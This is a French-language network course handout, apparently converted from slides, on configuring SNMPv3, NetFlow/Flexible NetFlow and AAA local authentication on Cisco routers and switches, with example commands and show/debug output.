- Permet de définir le type d'accès autorisé à une « view ».

```
R(config)# snmp-server group [groupname {v1 | v2c | v3 [auth |  
noauth | priv]] [read readview] [write writeview] [ access [acl-  
number | acl-name]]
```

```
R(config)#snmp-server group MySNMPGroup v3 priv read MyViewALL
```

50

4. Configurer les utilisateurs SNMP

- Associer les utilisateurs aux groupes SNMP
- Définir les paramètres de sécurité associé aux utilisateurs SNMP.

```
R(config)# snmp-server user username groupname [remote host [udp-  
port port] v3 auth {md5 | sha} UserAuthPassword [priv {des |3des  
|aes {128|192|256} UserPrivPaswword } [access access-list]
```

```
R(config)# snmp-server user MyUser MySNMPGroup v3 auth sha  
MyPasswd priv aes 128
```

5. Configurer les notifications SNMP (traps)

- Les niveaux de sécurité noauth, auth et priv s'appliquent aussi aux traps.
- Inform = trap avec ACK.

```
R(config)# snmp-server enable traps [notification-type  
[notification-options]]  
R(config)# snmp-server host host [traps | informs] [version {1 |  
2c | 3 [auth | noauth | priv]] community-string [notification-  
type]
```

```
R(config)# snmp-server enable traps [notification-type  
[notification-options]]  
R(config)# snmp-server host IPaddress traps version 3 priv MyUser
```

• Conseils d'implémentation

– Versions SNMP

- Utiliser la version 3 si elle est supportée par les périphériques.
- Si une version 1 ou 2c doit être utilisée, il ainsi que les mots de passe doivent de modifier régulièrement les noms de communauté.

– Désactiver la communauté "public"

- Pour des raisons de sécurité.
 - `R(config)# no snmp-server community public [ RO | RW ]`

– Surveillance seule

- Si le protocole SNMP est utilisé uniquement pour surveiller des périphériques, il faut utiliser des communautés en lecture seule.

– Utiliser des ACL

- Pour empêcher les messages SNMP d'être propagés ailleurs que vers les systèmes de gestion (NMS).
- Pour autoriser l'accès uniquement aux systèmes de gestion (NMS).

• Vérification

```
Sw# show snmp ?
chassis      show snmp chassis
community    show snmp communities
contact      show snmp contacts
context      show snmp contexts
engineID     show local and remote SNMP engine IDs
group        show SNMPv3 groups
host         show snmp hosts
location     show snmp location
mib          show mib objects
pending      snmp manager pending requests
sessions     snmp manager sessions
user         show SNMPv3 users
view         show snmp views
|           Output modifiers
<cr>
```

• Vérification (suite)

```
Sw# show snmp group
groupname: public                                security model:v1
readview : vldefault                             writeview: <no writeview specified>
notifyview: <no notifyview specified>
row status: active

groupname: public                                security model:v2c
readview : vldefault                             writeview: <no writeview specified>
notifyview: <no notifyview specified>
row status: active

groupname: MySNMPgroup                           security model:v3 priv
readview : MyViewALL                             writeview: <no writeview specified>
notifyview: <no notifyview specified>
row status: active
```

• Vérification (suite)

- Par défaut, plusieurs Views sont déjà configurées

```
Sw# show snmp view
MyViewALL iso - included nonvolatile active
vldefault iso - included permanent active
vldefault internet - included permanent active
vldefault snmpUsmMIB - excluded permanent active
vldefault snmpVacmMIB - excluded permanent active
vldefault snmpCommunityMIB - excluded permanent active
vldefault ciscoMgmt.252 - excluded permanent active
```

- Vérification (suite)

- Syntaxe snmpwalk

```
# snmpwalk -v3 -l <noAuthNoPriv|authNoPriv|authPriv> -u
<username> [-a <MD5|SHA>] [-A <authphrase>]
[-x <DES|AES>] [-X <privaphrase>]
<ipaddress>[:<dest_port>] [oid]
```

- Exemple

```
$ snmpwalk -v3 -l noauth -u MyUser 10.1.1.1:161 1.3.6.1

# snmpwalk -v3 -l noauth -u mel 192.168.0.240:161 1.3.6.1
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco IOS Software, C3560C Software (C3560c405-
UNIVERSALK9-M), Version 12.2(55)EX3, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2011 by Cisco Systems, Inc.
Compiled Wed 10-Aug-11 07:37 by prod_rel_team"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.9.1.1466
iso.3.6.1.2.1.1.3.0 = Timeticks: (2411078) 6:41:50.78
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "S1"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 6
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
```

- SNMP Object Navigator

- Recherche de l'objet sysName

Tools & Resources

SNMP Object Navigator

HOME | TRANSLATE/BROWSE | SEARCH | DOWNLOAD MIBS | MIB SUPPORT - SW

SUPPORT | Translate | [Browse The Object Tree](#)

TOOLS & RESOURCES

SNMP Object Navigator

Translate OID into object name or object name into OID to receive object details

Enter OID or object name: examples -
 OID: 1.3.6.1.4.1.9.1.1466
 Object Name: ifIndex

Object Information

Specific Object Information	
Object	sysName
OID	1.3.6.1.2.1.1.5

- Vérification (suite)

- Syntaxe snmpget

```
$ snmpget -v3 -l [noauth|auth|authPriv] -u [User name] -
a [MD5|SHA] -A [User password] -x [des|aes] -X [aes
password] [AdresseIPcible] [OID]
```

- Exemples

```
$ snmpget -v3 -l noauth -u MyUser 10.1.1.1:161 1.3.6.1.2.1.1.5.0
Iso.3.6.1.2.1.1.5.0 = STRING: « S1 »
```

```
$snmpget -v3 -l auth -u MyUser -a sha -A mypasswd 10.1.1.1:161
1.3.6.1.2.1.1.5.0
Iso.3.6.1.2.1.1.5.0 = STRING: « S1 »
```

```
$snmpget -v3 -l auth -u MyUser -a sha -A mypasswd -x aes -X
Myprivpasswd 10.1.1.1:161 1.3.6.1.2.1.1.5.0
Iso.3.6.1.2.1.1.5.0 = STRING: « S1 »
```

- Vérification (suite)

```
Sw# show snmp user
```

```
User name: denis
Engine ID: 8000000903000CD996568A01
storage-type: nonvolatile          active
Authentication Protocol: SHA
Privacy Protocol: AES256
Group-name: MySNMPgroup
```


- Protocole Netflow

- Technologie Cisco

- Protocole réseau pour la collecte de trafic IP et la surveillance de trafic réseau.

- NetFlow est devenu une norme pour la surveillance de réseaux IP

- Netflow (v5) → Flexible Netflow (v9) → IPFIX

- Les matériels de nombreux constructeurs prennent en charge NetFlow.

- Jflow ou cflowd chez Juniper Networks
 - NetStream chez 3Com/HP
 - AppFlow chez Citrix
 - ...

- Protocole Netflow (suite)

- Netflow collecte des informations sur les flux IP traversant un R ou Sw L3

- L'analyse de ces données collectées peut permettre de :

- Comprendre l'utilisation de la bande passante par les applications.
 - Déterminer qui génère le plus de trafic ?
 - Déterminer quels sont les sites Web visités régulièrement et quel est le contenu téléchargé ?
 - Comptabiliser et facturer en fonction du niveau d'utilisation des ressources.
 - Servir de source d'informations pour l'identification et le dépannage de goulots d'étranglements, de lenteur, ...
 - Vérifier les performances des règles de QoS.
 - ...

• Netflow / SNMP / analyseur réseau

- NetFlow ne fait que collecter des statistiques de trafic
 - SNMP peut collecter de nombreuses autres informations (erreurs d'interface, utilisation du processeur, ...).
 - SNMP permet de modifier les configurations.
 - SNMP ne permet pas de collecter des informations aussi précises que Netflow concernant le trafic réseau.
 - Un analyseur de protocole enregistre toutes les informations possibles à la sortie ou à l'entrée d'un port, Netflow cible des données spécifiques directement sur les périphériques réseau.
- Des collecteurs Netflow peuvent utiliser ces données pour agir sur les périphériques.

• Terminologie

- Collecteur NetFlow
 - Nom du serveur externe où sont envoyées les statistiques Netflow.
- Flexible NetFlow
 - Nom donné à la version la plus récente du protocole NetFlow de Cisco.
- IPFIX
 - Version standardisées IETF basée sur flexible Netflow.
- Format d'exportation
 - Format sous lequel les données sont envoyées au collecteur.
 - Défini aussi quelles données peuvent être envoyées.

• Principe de Netflow


– Flux TCP/IP

- Un flux est un déplacement unidirectionnel de paquets entre une source et une destination.
 - Netflow répartit les communications TCP/IP selon différents flux.
 - Avec Netflow (v5), les flux se distinguent par
 - Adresse IP source
 - Adresse IP de destination
 - Numéro du port source
 - Numéro du port de destination
 - Type de protocole de couche 3
 - Marquage TOS (type de service)
 - Interface logique d'entrée
- Deux paquets appartiennent au même flux si ces sept champs sont identiques.

• Principe de Netflow (suite)

– Table des flux

- Le périphérique construit une table des flux qu'il stocke en cache.



Source : http://www.cisco.com/c/en/us/products/collateral/ios-nx-software/ios-netflow/prod_white_paper0900aecd80406232.doc?_jcr_content=renditions/prod_white_paper0900aecd80406232-1.jpg

• Principe de Netflow (suite)

– Minuteurs (flow aging timer)

• Le flux s'arrête

- Lorsque le flux est inactif (inactive timer de 15s. par défaut).
- Lorsque le flux est trop long (30 min. par défaut).
- Lorsque la session s'arrête (TCP flag RST, FIN).

• Une fois le flux arrêté

- Netflow l'exporte vers un collecteur Netflow.
- Les données sont envoyées au collecteur dans le format d'exportation configuré.

– Un collecteur Netflow

- Écoute le trafic NetFlow envoyé par les périphériques.
 - N'envoie jamais de requêtes netflow aux périphériques.
- Peut implémenter des fonctionnalités afin d'agir sur les périphériques selon l'analyse des données Netflow.

• Principe de Netflow (suite)

– Netflow (V5)

- Collecte toujours les mêmes données.
- Or, on n'a pas nécessairement toujours besoin des même données.

– Flexible NetFlow et IPFIX

- Permettent de définir les champs pour distinguer un flux d'un autre.
 - Permettent de spécifier quelles données doivent être envoyées au collecteur.
- Plus flexible que Netflow.
- La configuration peut être plus compliquée.
- Moins de données inutiles à stocker sur le collecteur Netflow.

• Configuration de Netflow

– Capture des données entrantes et sortantes

```
R(config)# interface fa 0/1
R(config-if)# ip flow ingress
R(config-if)# ip flow egress
```

– Exportation des données

- **Spécifier le destinataire et le port UDP sur lequel le collecteur NetFlow écoute**

```
R(config)# ip flow-export destination ip-address udp-port
R(config)# ip flow-export destination 192.168.0.1 9996
```

- Les ports UDP généralement attribués sont 99, 2055 et 9996.

- **Spécifier la version de Netflow (version 1, 5, 7, 8 ou 9)**

```
R(config)# ip flow-export version version
R(config)# ip flow-export version 5
```

- Le choix de la version dépend de la compatibilité des systèmes avec les versions plus récentes.

- **[Optionel] Spécifier l'interface à utiliser en tant que source des paquets envoyés au collecteur**

```
R(config)# ip flow-export source typenumber
```

• Vérification de Netflow

– Via une application

- SolarWinds NetFlow Traffic Analyzer, Plixer Scrutinizer, Cisco NetFlow Collector (NFC), Ntop sous Linux, ...
- Ces applications peuvent nécessiter pas mal de ressources pour fonctionner.
 - Par exemple 4Go RAM et 50Go d'espace disque.

– Via les commandes show

```
R# show ip cache flow
```

- Permet de voir notamment quel protocole utilise le plus grand volume du trafic ainsi que les hôtes entre lesquels ce trafic s'écoule.

```
R# show ip flow interface
```

- Permet de vérifier que NetFlow est configuré sur les interfaces correctes et dans les directions appropriées.

```
R# show ip flow export
```

- Permet de contrôler la configuration des paramètres d'exportation.

• Vérification de Netflow

– Via les commandes show

R# show ip cache flow

- Permet de voir notamment quel protocole utilise le plus grand volume du trafic ainsi que les hôtes entre lesquels ce trafic s'écoule.

```
R1#show ip cache flow
IP packet size distribution (0 total packets):
 1-32  64  96 128 160 192 224 256 288 320 352 384 416 448 480
.000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

 512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
.000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

IP Flow Switching Cache, 0 bytes
0 active, 0 inactive, 0 added
1 aged polls, 0 flow alloc failures
Active flows timeout in 30 minutes
Inactive flows timeout in 15 seconds
last clearing of statistics never
```

Protocol	Total Flows	Flows /Sec	Packets /Flow	Bytes /Pkt	Packets /Sec	Active(Sec) /Flow	Idle(Sec) /Flow
Total:	0	0.0	0	0	0.0	0.0	0.0

```
SrcIf      SrcIPaddress  DstIf      DstIPaddress  Pr SrcP DstP  Pkts
```

Aucun flux

• Vérification de Netflow

R# show ip cache flow

- Après envoi de pings via le routeur R1.

```
R1#show ip cache flow
IP packet size distribution (10 total packets):
 1-32  64  96 128 160 192 224 256 288 320 352 384 416 448 480
1.00 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

 512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
.000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

IP Flow Switching Cache, 278544 bytes
2 active, 4094 inactive, 6 added
4 aged polls, 0 flow alloc failures
Active flows timeout in 30 minutes
Inactive flows timeout in 15 seconds
IP Sub Flow Cache, 34056 bytes
0 active, 1024 inactive, 0 added, 0 added to flow
0 alloc failures, 0 force free
1 chunk, 1 chunk added
last clearing of statistics never
```

Protocol	Total Flows	Flows /Sec	Packets /Flow	Bytes /Pkt	Packets /Sec	Active(Sec) /Flow	Idle(Sec) /Flow
ICMP	4	0.0	1	28	0.0	0.0	916.0
Total:	4	0.0	1	28	0.0	0.0	916.0

```
SrcIf      SrcIPaddress  DstIf      DstIPaddress  Pr SrcP DstP  Pkts
Gig0/0/0   10.2.1.1      Se0/0/0    193.190.65.24 01 0000 0000 2
Se0/0/0    193.190.65.24 Gig0/0/0*   10.2.1.1      01 0000 0000 2
```

Mémoire utilisée par le cache

Trafic ICMP entre ces deux adresses

• Vérification de Netflow

R# show ip cache flow

```

R1#show ip cache flow
IP packet size distribution (46 total packets):
 1-32   64   96  128  160  192  224  256  288  320  352  384  416  448  480
.304 .696 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

 512  544  576 1024 1536 2048 2560 3072 3584 4096 4608
.000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

IP Flow Switching Cache, 256044 bytes
 6 active, 4090 inactive, 18 added
 12 aged ports, 0 flow size failures
Active flows timeout in 30 minutes
Inactive flows timeout in 15 seconds
IP Sub Flow Cache, 34056 bytes
 0 active, 1024 inactive, 0 added, 0 added to flow
 0 alloc failures, 0 force free
 1 chunk, 1 chunk added
last clearing of statistics never
Protocol
-----
Total    Flows    Packets Bytes    Packets Active(Sec) Idle(Sec)
Flows    /Sec     /Flow /Pkt   /Sec     /Flow   /Flow
TCP      10      0.0      1    28     0.0     0.6    1516.0
TCP-HTTP 1       0.0      5    41     0.0     0.0    2416.0
TCP-other 1       0.0      3    41     0.0     0.0    2416.0
Total:   12      0.0      9    110    0.0     0.6    1666.0

SrcIf      SrcIPaddress  DestIf      DestIPaddress  Pr SrcP  DestP  Pkts
Gig0/0     10.2.1.2      Ser0/0/0    193.190.65.24  06 0400 0050   5
Ser0/0/0    193.190.65.24 Gig0/0/0*   10.2.1.2       06 0050 0402   3
Gig0/0     10.2.1.2      Ser0/0/0    193.190.65.24  06 0403 0050   5
Ser0/0/0    193.190.65.24 Gig0/0/0*   10.2.1.2       06 0050 0403   3
Gig0/0     10.2.1.2      Ser0/0/0    193.190.65.24  06 0404 0050   5
Ser0/0/0    193.190.65.24 Gig0/0/0*   10.2.1.2       06 0050 0404   3

```

Nombre de flux actifs/inactifs

Statistiques

Port destination
0x0050 = port 80


• Vérification de Netflow

- Via une application : onglet desktop dans P.T.




• Vérification de Netflow

– Dans P.T., via l'onglet desktop, port de capture 9996



• Vérification de Netflow



- Configuration de Flexible Netflow

- Configurer où envoyer les données

```
R(config)# flow exporter Exporter-name
R(config-flow-exporter)# destination ip-address
R(config-flow-exporter)# export-protocol netflow-v9
R(config-flow-exporter)# transport udp 9996
```

- Configurer quelles données doivent être collectées

```
R(config)# flow record myrecord
R(config-flow-record)# match ipv4 destination address
R(config-flow-record)# match ipv4 source address
R(config-flow-record)# collect counter bytes
```

- Relier le flow exporter au flow record

```
R(config)# flow monitor mymonitor
R(config-flow-monitor)# exporter exporter-name
R(config-flow-monitor)# record myrecord
```

- Appliquer la configuration à une interface

```
R(config)# interface interface-name
R(config-if)# ip flow monitor mymonitor [input|output]
```

- Exemple de Flexible Netflow

1. Configurer où envoyer les données

```
R2(config)#flow exporter exporterSRVWEB
R2(config-flow-exporter)#destination 193.190.65.24
R2(config-flow-exporter)#export-protocol netflow-v9
R2(config-flow-exporter)#transport udp 9996
```

2. Définir les données qui doivent être collectées

```
R2(config)#flow record myrecord
R2(config-flow-record)#match ipv4 destination address
R2(config-flow-record)#match ipv4 source address
R2(config-flow-record)#collect counter bytes
```


3. Relier le flow exporter au flow record

```
R2(config)#flow monitor mymonitor
R2(config-flow-monitor)#exporter exporterSRVWEB
R2(config-flow-monitor)#record myrecord
```

4. Appliquer la configuration à une interface

```
R2(config)#interface serial 0/0/1
R2(config-if)#ip flow monitor mymonitor input
```

- Vérification de Flexible Netflow



Chapitre 2

AAA (Authentication, Authorization and Accounting)

- Authentification locale

- Local authentication

- Uniquement via un mot de passe
 - Protection des accès console et terminaux uniquement par un mot de passe.
 - Ne permet pas de savoir quel utilisateur s'est connecté.
 - Via un couple username/password
 - Implique de créer des comptes utilisateurs locaux.
 - Un éventuel attaquant doit aussi connaître le username.
 - Permet de savoir quel utilisateur/compte s'est connecté.

- Base de données locale

- Chaque périphérique doit être configuré séparément.
 - Lourdeur administrative dans les grands réseaux.
 - N'offre pas de méthode d'authentification de secours (fallback).

- Local AAA authentication

- Idem DB locale, mais autorise des méthodes d'authentification de secours.

- Authentification centralisée

- Server-Based AAA Authentication

- Les couples username/password sont stockés sur un serveur distant.

- Protocoles d'authentification

- Protocoles utilisés pour la communication entre le routeur et le serveur d'authentification (serveur AAA).
 - RADIUS : Remote Authentication Dial-In User Service.
 - TACACS+ : Terminal Access Controller Access-Control System Plus.

- Authentifier, mais pas seulement

- Un réseau doit être configuré de manière à :

- Contrôler quels utilisateurs sont autorisés à s'y connecter (Authentication).
 - Contrôler ce que les utilisateurs sont autorisés à faire (Authorization).
 - A garder une trace des actions réalisées à des fins de traçabilité ou de comptabilisation (Accounting/Auditing).

• Fonctions AAA


1. Authentication

- **Impose à l'utilisateur de fournir une preuve de son identité. Par exemple:**
 - Via ce qu'il sait : un mot de passe.
 - Via ce qu'il a : un badge ou un token.
 - Via ce qu'il est : son empreinte digitale, son œil (scan rétinien).
- **L'authentification forte consiste à utiliser au moins deux facteurs différents. Par exemple,**
 - Un mot de passe et un badge.
 - Un badge et un scan facial.

• Fonctions AAA

– Exemple d'authentification


- 1) Un administrateur essaie de se connecter au routeur CPE.
- 2) Le routeur CPE envoie une requête d'authentification demandant au serveur AAA si l'utilisateur « admin » peut se connecter.
- 3) Le serveur répond au routeur en demandant une authentification : "Demande son mot de passe" ou « demande son token ».
- 4) L'utilisateur entre son mot de passe et le routeur CPE le transmet au serveur qui répond si l'authentification est réussie ou non.



• Fonctions AAA (suite)

2. Authorization

- Les autorisations décrivent les accès/droits dont les utilisateurs disposent une fois authentifiés.
 - Pour chaque action de l'utilisateur, une requête est envoyée au serveur AAA.
- Sur un grand parc de machines, cette fonction peut générer un très grand nombre de requêtes
 - Nécessite de dimensionner le serveur AAA et le réseau en conséquence.



• Fonctions AAA (suite)

3. Accounting/Auditing

- **Fonction de comptabilisation ou de traçabilité**
 - Elle permet d'enregistrer des données sur l'utilisation des systèmes : compte utilisateur, temps de connexion, commandes exécutées, etc.
 - Ces données sont utilisées à des fins de facturation, d'audit et/ou de dépannage.
 - L'enregistrement se fait dans des fichiers ou des bases de données.
- **Quand comptabiliser ou garder une trace des événements?**
 - L'utilisation de la comptabilisation est optionnelle.
 - Les requêtes de comptabilisation peuvent être lancées suite à différents événements :
 - » Par ex. au début de connexion d'un utilisateur pour pouvoir facturer l'accès.
 - » Par ex. suite à l'exécution d'une commande pour garder un historique des commandes exécutées.

- Fonctions AAA (suite)

- 3. Accounting/Auditing (suite)

- Pourquoi comptabiliser?

- Pour facturer l'utilisation de ressources.
 - Les utilisateurs étant "surveillés", ils font plus attention.
 - Pour détecter des actions suspectes voir interdites.
 - Pour mieux cibler la source d'un problème et intervenir.
 - Pour avoir une trace légale des actions effectuées sur un système de l'entreprise.

- Comptabiliser quoi?

- Les commandes exécutées.
 - Les temps de connexion.
 - Le volume de données (nombres d'octets transmis).
 - Les informations sur les connexions Telnet ou SSH (qui, quand, ...).
 - Les événements systèmes (lorsque le système redémarre par exemple).

- Configurer l'authentification locale AAA

- Ajouter les noms d'utilisateurs et les mots de passe à la DB locale

```
R(config)#username nomducompte algorithm-type script secret mdp
```

- Activer AAA au niveau du routeur

```
R(config)# aaa new-model
```

- Appliquer l'authentification AAA

```
R(config)#line [aux | console | tty | vty] lineNumber [end-line-N°]
R(config-line)# login authentication {default | list-name}
```

• Configurer l'authentification locale AAA (suite)

– Configurer les paramètres AAA

```
R(config)# aaa authentication login { default | list-name }
method1 ...[method4]
```

- **default** : indique qu'il s'agit du type d'authentification par défaut à appliquer sur toutes les lignes.
- **list-name** : nom donné à la liste des méthodes en train d'être créée. La création d'une liste est prioritaire par rapport à l'authentification par défaut.
- **method** : il est possible de définir jusque 4 méthodes d'authentification (fallback).

• Méthodes d'authentification supportées

- **enable** : utilise le mdp défini par "enable password" (et pas en secret?).
- **krb5** : utilise Kerberos 5 pour l'authentification.
- **krb5-telnet** : utilise Kerberos 5 pour authentifier une connexion telnet.
- **line** : utilise le mdp défini dans la configuration "line".
- **local** : utilise le couple login/password, seul le mdp étant sensible à la casse.
- **local-case** : utilise le couple login/password sensible à la casse.
- **none** : pas d'authentification, toutes les demandes sont acceptées.
- **groupe radius** : utilise la liste des serveurs RADIUS pour l'authentification.
- **groupe tacacs+** : utilise la liste des serveurs TACACS+ pour l'authentification.
- **group groupe-name** : utilise un sous-ensemble de serveurs défini par une commande "aaa group server radius" or "aaa group server tacacs+".

• Exemple de configuration de l'authentification locale AAA

```
R(config)# aaa authentication login default local enable
R(config)# aaa authentication login SSH-LOGIN local-case
R(config)# line vty 0 4
R(config-line)# login authentication SSH-LOGIN
```

- **Default** : indique qu'il s'agit du type d'authentification par défaut à appliquer sur toutes les lignes.
- **Local** : utilise la DB locale.
- **Enable** : utilisation du mdp enable si "local" n'est pas possible.
- **SSH-LOGIN** : nom de la liste d'authentification à utiliser avec les lignes vty. Elle est prioritaire sur la méthode par défaut.
- **Local-case** : utilise la DB locale et les noms d'utilisateurs sont aussi sensibles à la casse.

• Remarques

– La commande "aaa new-model"

- Applique immédiatement l'authentification locale à toutes les lignes et interfaces (excepté la console).
 - Il est donc conseillé de définir un nom d'utilisateur et un mot de passe *avant* de commencer la configuration AAA.
 - Sinon, une connexion distante peut être perdue avec impossibilité de se reconnecter à distance.
- Sauvegardez vos configurations avant de configurer vos commandes AAA.
 - Ceci vous permet de pouvoir récupérer un accès en cas de verrouillage imprévu.

– La commande "no authentication login"

- Permet de revenir à la méthode d'authentification par défaut

• Autres configurations AAA

- Verrouiller l'accès à un compte après un certain nombre de tentatives de connexion échouées.

```
R(config)# aaa local authentication attempts max-fail number
```

- Configurer un délai entre deux tentatives de connexion

```
R(config)# login seconds
```

- Lister les comptes verrouillés

```
R(config)# show aaa local user logout
```

- Déverrouiller les comptes bloqués.

```
R(config)# clear aaa local user logout [all | username]
```

• Session AAA

- Unique ID

- Si un utilisateur se connecte en utilisant AAA, une session est établie et est associée à un numéro de session unique (Unique ID).
- Les attributs de la session AAA sont enregistrés dans la DB AAA.

- Afficher l'identifiant d'une sessions AAA

```
R# show aaa sessions
```

```
R1# sho aaa sessions
Total sessions since last reload: 1
Session Id:1
            Unique Id:1
            User Name:admin
            IP Address:10.2.1.2
            Idle Time: 0
            CT Call Handle: 0
```

- Session AAA

- Afficher les attributs des sessions AAA

R# `show aaa user unique-ID`

```

R1#show aaa user 1
-----
Unique id 1 is currently in use.
< Lignes omises >
Interface:
  TTY Num = 194
  Stop Received = 0
  Byte/Packet Counts till Call Start:
    Start Bytes In = 0      Start Bytes Out = 0
    Start Paks In = 0       Start Paks Out = 0
< Lignes omises >
StartTime = 13:51:47 UTC oct. 29 2016
Component = EXEC
Authen: service=LOGIN type=ASCII method=LOCAL
Kerb: No data available
< Lignes omises >
General:
  Unique Id = 000001
  Session Id = 000001
Attribute List:
  47B2AC48 0 00000009 interface(174) 4 tty194
  47B2AC58 0 00000001 port-type(178) 4 Virtual Terminal
  47B2AC68 0 00000009 clid(28) 5 10.2.1.2

```

- Dépanner un problème de connexion

R# `debug aaa ?`

```

R1# debug aaa ?
accounting      Accounting
administrative  Administrative
api             AAA api events
attr            AAA Attr Manager
authentication   Authentication
authorization    Authorization
cache           Cache activities
coa             AAA CoA processing
db              AAA DB Manager
dead-criteria   AAA Dead-Criteria Info
id              AAA Unique Id
ipc             AAA IPC
mlist-ref-count Method list reference counts
mlist-state     Information about AAA method
                list state change and notification
per-user        Per-user attributes
pod             AAA POD processing
protocol        AAA protocol processing
server-ref-count Server handle reference counts
sg-ref-count    Server group handle reference counts
sg-server-selection Server Group Server Selection
subsys          AAA Subsystem
testing         Info. about AAA generated test packets

```

- Dépanner un problème de connexion

R# debug aaa authentication

```
R1# debug aaa authentication
113123: Feb 4 10:11:19.305 CST: AAA/MEMORY: create_user (0x619C4940) user=''ruser=''
port='tty1' rem_addr='async/81560' authen_type=ASCII service=LOGIN priv=1
113124: Feb 4 10:11:19.305 CST: AAA/AUTHEN/START (2784097690): port='tty1' list=''
action=LOGIN service=LOGIN
113125: Feb 4 10:11:19.305 CST: AAA/AUTHEN/START (2784097690): using "default" list
113126: Feb 4 10:11:19.305 CST: AAA/AUTHEN/START (2784097690): Method=LOCAL
113127: Feb 4 10:11:19.305 CST: AAA/AUTHEN (2784097690): status = GETUSER
113128: Feb 4 10:11:26.305 CST: AAA/AUTHEN/CONT (2784097690): continue_login
(user='(undef)')
113129: Feb 4 10:11:26.305 CST: AAA/AUTHEN (2784097690): status = GETUSER
113130: Feb 4 10:11:26.305 CST: AAA/AUTHEN/CONT (2784097690): Method=LOCAL
113131: Feb 4 10:11:26.305 CST: AAA/AUTHEN (2784097690): status = GETPASS
113132: Feb 4 10:11:26.145 CST: AAA/AUTHEN/CONT (2784097690): continue_login
(user='diallocal')
113133: Feb 4 10:11:28.145 CST: AAA/AUTHEN (2784097690): status = GETPASS
113134: Feb 4 10:11:28.145 CST: AAA/AUTHEN/CONT (2784097690): Method=LOCAL
113135: Feb 4 10:11:28.145 CST: AAA/AUTHEN (2784097690): status = PASS
```

- Dépanner un problème de connexion

R# debug aaa authentication

- Rien d'intéressant sous P.T.!

```
R1#debug aaa authentication
AAA Authentication debugging is on
R1#
